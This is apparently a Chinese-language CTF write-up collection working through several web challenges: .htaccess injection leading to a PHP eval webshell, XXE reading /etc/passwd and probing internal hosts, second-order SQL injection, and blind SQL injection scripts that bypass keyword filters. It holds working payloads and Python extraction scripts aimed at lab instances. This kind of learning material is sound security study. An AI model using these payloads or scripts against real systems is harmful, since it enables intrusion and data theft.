
第三步：通过include_path和utf7编码执行shell

```
php_value include_path "/tmp"
php_value zend.multibyte 1
php_value zend.script_encoding "UTF-7"
# \
```


同理传入：

```
?filename=.htaccess&content=php_value%20include_path%20%22/tmp%22%0aphp_value%20zend.multibyte%201%0aphp_value%20zend.script_encoding%20%22UTF-7%22%0a%23%20%5c
```

最后通过一句话来执行php命令



再传一遍得到flag



非预期解

一：

因为正则判断写的是`if(preg_match("/[^a-z\.]/", $filename) == 1)`而不是`if(preg_match("/[^a-z\.]/", $filename) !== 0)`，可以通过 php_value 设置正则回朔次数来使正则匹配的结果返回为 false 而不是 0 或 1, 默认的回朔次数比较大, 可以设成 0, 那么当超过此次数以后将返回 false，通过设置.htaccess：

```
php_value pcre.backtrack_limit 0
php_value pcre.jit 0
# \
```

传入：

```
?filename=.htaccess&content=php_value%20pcre.backtrack_limit%200%0aphp_value%20pcre.jit%200%0a%23%20%5c
```

filename即可通过伪协议绕过前面stristr的判断实现Getshell，令filename为：

`?filename=php://filter/write=convert.base64-decode/resource=.htaccess`

这样content就能绕过stristr，一般这种基于字符的过滤都可以用编码进行绕过，这样就能getshell了

```
php_value pcre.backtrack_limit 0
php_value auto_append_file ".htaccess"
php_value pcre.jit 0
#aa<?php eval($_GET['a']);?>\
```

我这里没有成功，不清楚了。。。

二：

反斜杠有拼接上下两行的功能，因此这里本来就可以直接使用`\`来连接被过滤掉的关键字来写入.htaccess

```
php_value auto_prepend_fi\
le ".htaccess"
#<?php @eval($_GET['cmd']); ?>\
```

传入url编码过的字符串

```
?filename=.htaccess&content=php_value%20auto_prepend_fi%5c%0ale%20%22.htaccess%22%0a%23%3c%3fphp%20%40eval(%24_G
ET%5b'cmd'%5d)%3b%20%3f%3e%5c
```

即可在index里面执行命令了

本题需要不停地传.htaccess来触发，要多加尝试(重试了n次qaq)

参考：X-NUCA-ezphp记录

[XNUCA2019Qualifier]EasyPHP


XNUCA2019Qualifier/Web/Ezphp/

[NCTF2019]True XML cookbook


也是一个xxe的题目，重点是利用XXE来嗅探渗透内网

先用file协议读取相关的文件 `/etc/passwd` 和 `/etc/hosts`

当我们读取到hosts文件的时候，我们会发现有几个ip地址，我们便来访问一下(到这里应该可以猜到是在打内网了)



访问了第一个，发现报错，说明没有这台主机，那么就多来试几台，发现在它后面的那一台里面就是flag





参考：[NCTF2019]True XML cookbook

[网鼎杯2018]Unfinish

好久没写题了，其实想入门一下逆向，在b站看了一些视频。然后网鼎杯快来了，来看一看真题，试试能不能签到(菜

首先需要登录，猜测有注册页面，为 `register.php`





进入后只有一张小姐姐的图片(画的真好！！！)，其他什么信息也没有，最后发现为二次注入。

注册成功，会得到 302 状态码并跳转至 login.php ；如果注册失败，只会返回 200 状态码。

使用`username=0'+(select hex(hex(database())))+'0`

得到`373736353632`，两次hex解码后为`web`

至于为什么用两次hex，借用链接的例子自己试了一下，正常的情况：

```
mysql> select hex('test');
+-------------+
| hex('test') |
+-------------+
| 74657374    |
+-------------+
1 row in set (0.00 sec)

mysql> select '0'+ hex('test');
+-------------------+
| '0'+ hex('test') |
+-------------------+
|         74657374 |
+-------------------+
1 row in set (0.01 sec)
```


但十六进制有字母的话，发现到字母后被截断了，那么使用两次hex编码的话就会只得到数字

```
mysql> select hex('flag{}');
+---------------+
| hex('flag{}') |
+---------------+
| 666C61677B7D  |
+---------------+
1 row in set (0.00 sec)

mysql> select '0'+ hex('flag{}');
+--------------------+
| '0'+ hex('flag{}') |
+--------------------+
|                666 |
+--------------------+
1 row in set (0.00 sec)
```


但得到较长的一串只含有数字的字符串，当这个长字符串转成数字型数据的时候会变成科学计数法，也就是说会丢失数据精度


```
mysql> select '0'+ hex(hex('flag{}'));
+--------------------------+
| '0'+ hex(hex('flag{}')) |
+--------------------------+
|    3.636364336313637e23 |
+--------------------------+
1 row in set (0.00 sec)
```

使用`substr`每次取10个字符长度与`'0'`相加，这样就不会丢失数据。但是这里使用逗号 , 会出错，所以可以使用类似`substr('test' from 1 for 10)`这种写法来绕过

payload：`0'+(select substr(hex(hex((select * from flag))) from 1 for 10))+'0` (有长度限制，更改前端即可)

可以慢慢注册得出答案，但我懒，找到了师傅的脚本：

```
import requests
import string
import re as r

ch = string.ascii_lowercase+string.digits+'-}'+'{'

re = requests.session()
url = 'http://745e50fc-02a5-45ba-9072-9431c79f6004.node3.buuoj.cn/'

def register(email,username):
    url1 = url+'register.php'
    data = dict(email = email, username = username,password = 'adsl1234')
    html = re.post(url1,data=data)
    html.encoding = 'utf-8'
    return html

def login(email):
    url2 = url+'login.php'
    data = dict(email = email,password = 'adsl1234')
    html = re.post(url2, data=data)
    html.encoding = 'utf-8'
    return html


f = ''
for j in range(0,17):
    payload = "0'^(select substr(hex(hex((select * from flag))) from {} for {}))^'0".format(int(j)*10+1,10)
    email = '{}@qq.com'.format(str(j)+'14')
    html = register(email,payload)
    # print html.text
    html = login(email)
    try:
        res = r.findall(r'<span class="user-name">(.*?)</span>',html.text,r.S)
        flag = res[0][1:].strip()
        print flag
        f += flag
        print f
        print f.decode('hex').decode('hex')
    except:
        print "problem"
```



代码看的一愣一愣的，以后还是要学会自己写各种注入的脚本呀！！！

参考：【2018年 网鼎杯CTF 第二场】红日安全-网鼎杯WriteUp
2018网鼎杯 三道WEB题 记录~~（二次注入）
[网鼎杯] 第二场web writeup


[GYCTF2020]Ezsqli

做的时候就不会，看wp写一下这题

1. 过滤了and or关键字
2. 过滤了if
3. 不能用information_schema
4. 没有单独过滤union和select, 但是过滤了union select，union某某某select之类
5. 过滤了sys.schema_auto_increment_columns
6. 过滤了join

sys中有这两个表`x$schema_flattened_keys,schema_table_statistics`可以获得表名信息，不过发现sys库中带有table的库名大多都会保存表名信息，不过需要mysql5.7以上。可以使用`sys.schema_table_statistics_with_buffer`得到表名，使用Y1ng师傅的盲注脚本：

```python
import requests
from urllib.parse import quote
alphabet = ['{','}','_',',','a','b','c','d','e','f','j','h','i','g','k','l','m','n','o','p','q','r','s','t','u',
'v','w','x','y','z','A','B','C','D','E','F','G','H','I','G','K','L','M','N','O','P','Q','R','S','T','U','V','W',
'X','Y','Z','0','1','2','3','4','5','6','7','8','9']
url = 'http://48395c2e-e262-4f53-983b-935120efe324.node3.buuoj.cn/'
target = 'select group_concat(table_name) from sys.schema_table_statistics_with_buffer where table_schema=databa
se()'
res = ''
for i in range(1,50):
    for char in alphabet:
        payload = '2||ascii(substr(({}),{},1))=\'{}\''.format(target, i, ord(char))
        data = {
                'id':payload
                }
        r = requests.post(url=url, data=data)
        text = r.text
        # print(text)
        if 'Nu1L' in r.text:
            res += char
            print(res)
            break
```



得到我们需要的表：`f1ag_1s_h3r3_hhhhh`

预期解是文章中提到的使用 `select concat("a", cast(0 as json))` 来另其返回二进制字符串，又因为mysql比较字符串大小是按位比较的，因此我们需要找到一个ascii字符中比较大的字符也就是 `~` ，这样的话 `f~` 始终大于 `flag{xx}` ， `e~` 始终小于 `flag{xxx}`


使用Smi1e师傅的脚本：

```python
# -*- coding:utf8 -*-
import requests
import string
url = "http://48395c2e-e262-4f53-983b-935120efe324.node3.buuoj.cn/"

def exp1():
    str1 = ('0123456789'+string.ascii_letters+string.punctuation).replace("'","").replace('"','').replace('\\','
')
    flag = ''
    select = 'select group_concat(table_name) from sys.x$schema_flattened_keys'
    for j in range(1,40):
        for i in str1:
            paylaod = "1/**/&&/**/(select substr(({}),{},1))='{}'".format(select, j, i)
            #print(paylaod)
            data = {
                'id': paylaod,
            }
            r = requests.post(url,data=data)
            if 'Nu1L' in r.text:
                flag += i
                print(flag)
                break

def exp2():
    str1 = ('-0123456789'+string.ascii_uppercase+string.ascii_lowercase+string.punctuation).replace("'","").repl
ace('"','').replace('\\','')
    flag = ''
    flag_table_name = 'f1ag_1s_h3r3_hhhhh'
    for j in range(1,39):
        for i in str1:
            i = flag+i
            paylaod = "1&&((select 1,concat('{}~',CAST('0' as json))) < (select * from {} limit 1))".format(i,fl
ag_table_name)
            #print(paylaod)
            data = {
                'id': paylaod,
            }
            r = requests.post(url,data=data)

            if 'Nu1L' not in r.text:
                flag=i
                print(flag)
                break

if __name__ == '__main__':
    exp1()
    exp2()
```

还可以使用Y1ng师傅的脚本

> 按位比较过程中，因为在里层的for()循环，字典顺序是从ASCII码小到大来枚举并比较的，假设正确值为b，那么字典跑到b的时候b=b不满足payload的大于号，只能继续下一轮循环，c>b此时满足了，题目返回真，出现了Nu1L关键字，这个时候就需要记录flag的值了，但是此时这一位的char是c，而真正的flag的这一位应该是b才对，所以flag += chr(char-1)，这就是为什么在存flag时候要往前偏移一位的原因

```python
import requests
url = 'http://48395c2e-e262-4f53-983b-935120efe324.node3.buuoj.cn/'

def trans(flag):
    res = ''
    for i in flag:
        res += hex(ord(i))
    res = '0x' + res.replace('0x','')
    return res

flag = ''
for i in range(1,500): #这循环一定要大 不然flag长的话跑不完
    hexchar = ''
    for char in range(32, 126):
        hexchar = trans(flag+ chr(char))
        payload = '2||((select 1,{})>(select * from f1ag_1s_h3r3_hhhhh))'.format(hexchar)
        data = {
                'id':payload
                }
        r = requests.post(url=url, data=data)
        text = r.text
        if 'Nu1L' in r.text:
            flag += chr(char-1)
            print(flag)
            break
```



参考：

无需“in”的SQL盲注

i春秋2020新春战“疫”网络安全公益赛GYCTF Writeup 第二天

聊一聊bypass information_schema

新春战疫公益赛-ezsqli-出题小记

菜鸡一枚，本文仅为学习笔记，水平有限，主要还是看大佬的wp，如有错误还望指正